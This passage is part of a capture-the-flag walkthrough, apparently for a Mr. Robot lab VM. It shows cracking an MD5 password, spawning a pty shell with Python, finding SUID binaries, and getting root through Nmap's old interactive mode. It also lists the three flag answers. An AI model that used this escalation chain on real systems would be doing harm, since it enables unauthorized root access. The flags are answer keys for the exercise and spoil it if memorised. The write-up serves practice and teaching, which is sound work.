It’s MD5 Hash. A hash is a mathematical function that cannot be returned after it has done its job. This is good for storing passwords, but MD5 is an old algorithm and easy to crack.
We will first look at whether this hash can be cracked online to save time. LINK
As we can see on the link above, it can. The password is abcdefghijklmnopqrstuvwxyz
Now we need to log in as a robot user. We do this with the following command:
su - robot
But there is a problem:
$ su - robot
su: must be run from a terminal
Python shell #
This can be fixed with Python. Firstly we need to check if Python is installed at all.
$ which python
/usr/bin/python
Let’s make a shell with Python. We can do that with this command:
python -c 'import pty; pty.spawn("/bin/sh")'
As you can see, the terminal didn’t show any errors, which means that we successfully created a shell in Python.
Let’s sign in as a user robot.
$ su - robot
su - robot
Password: abcdefghijklmnopqrstuvwxyz

$ whoami
whoami
robot
$
As we can see, we are logged in as a robot user.
Second key #
To view the second key, we need to use the cat command:
cat key-2-of-3.txt
Result:
$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
Second key: 822c73956184f694993bede3eb39f959
Finding the third key #
HINT: NMAP
If we go back to the Nmap result we got at the beginning; we can see that the SSH port is closed. The final key is mostly located in the /root directory. To get root, we need to do a privilege escalation. The first thing that interests me is whether the user robot is in the so-called sudo group.
Privilege escalation #
Is user robot in the sudo group ?
$ sudo -l
sudo -l
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

Sorry, user robot may not run sudo on linux.
The user robot is not on the list with sudo privileges. Now we can see which programs are under the root user.
Checking SETUID that are under root control: #
Command:
find / -user root -perm -4000 -print 2>/dev/null
Output:
$ find / -user root -perm -4000 -print 2>/dev/null
/ -user root -perm -4000 -print 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
I immediately noticed /usr/local/bin/nmap. Let’s see what version of Nmap it is.
Checking Nmap version: #
Command:
nmap --version
Output:
$ nmap --version
nmap --version

nmap version 3.81 ( http://www.insecure.org/nmap/ )
As we can see, the Nmap version is 3.81.
Enumeration: #
After a bit of research, I found out:
LINK as we can read at the link above, this is an older Nmap version. Versions from 2.02 to 5.21 had the so-called. The interactive mode allowed us to execute commands. In addition, checking SETUID will enable us to run commands as root.
$ ls -l /usr/local/bin/nmap
ls -l /usr/local/bin/nmap
-rwsr-xr-x 1 root root 504736 Nov 13  2015 /usr/local/bin/nmap
Starting Nmap in the interactive mode: #
Command:
nmap --interactive
Output:
$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
We see that Nmap is in interactive root mode.
Finding the final key: #
We will first check if the third flag is in the root.
Command:
!ls /root
Output:
nmap> !ls /root
!ls /root
firstboot_done  key-3-of-3.txt
waiting to reap child : No child processes
We found the third key that is in the text file. We can read the content with the following command:
!cat /root/key-3-of-3.txt
nmap> !cat /root/key-3-of-3.txt
!cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
waiting to reap child : No child processes
Third key: 04787ddef27c3dee1ee161b21670b4e4
Conclusion #
Interesting CTF with a lot of references to the series. I’ve learned a lot, and the most important thing is to regularly update operating systems and applications, as we see in the example with the older version of Nmap and WordPress. Also, do not allow anyone to hack your accounts, change the codes regularly and use random codes with a minimum length of 32 digits for each account. Everyone should follow one password, one account, and one email address.
Keys #
List of questions and answers:
Questions Answers What is key 1 ? 073403c8a58a1f80d943455fb30724b9 What is key 2 ? 822c73956184f694993bede3eb39f959 What is key 3 ? 04787ddef27c3dee1ee161b21670b4e4